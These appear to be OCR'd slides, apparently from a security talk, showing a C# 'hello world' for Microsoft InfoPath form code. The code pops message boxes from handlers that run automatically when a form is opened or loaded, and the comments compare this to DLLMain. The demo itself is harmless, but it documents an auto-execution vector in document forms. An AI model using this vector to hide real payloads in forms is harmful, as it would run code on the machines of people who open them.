
DON’T FORGET TO REBOOT...........................

HELLOWORLD

INFOPATH HELLOWORLD:


C# Basic Popup

- InternalStartup()
- FormEvents_<event>()
  - Loading
  - Merge
  - Save
  - Sign
  - Submit




```
using Microsoft.Office.InfoPath;
using System;
using System.Windows.Forms;
using System.Xml;
using System.Xml.XPath;

namespace HelloWorld
{
    public partial class FormCode
    {
        // Member variables are not supported in browser-enabled forms.
        // Instead, write and read these values from the FormState
        // dictionary using code such as the following:
        //
        // private object _memberVariable
        // {
        //     get
        //     {
        //         return FormState["_memberVariable"];
        //     }
        //     set
        //     {
        //         FormState["_memberVariable"] = value;
        //     }
        // }

        // NOTE: The following procedure is required by Microsoft InfoPath.
        // It can be modified using Microsoft InfoPath.
        public void InternalStartup()
        {
            // This code EXECS on form entry... think DLLMain
            System.Windows.Forms.MessageBox.Show("Coffee Time...");
            EventManager.FormEvents.Loading += new LoadingEventHandler(FormEvents_Loading);
        }

        public void FormEvents_Loading(object sender, LoadingEventArgs e)
        {
            System.Windows.Forms.MessageBox.Show("Execution at Form Entry...");
            // This code EXECS on form load

        }
    }
}
```

HELLOWORLD

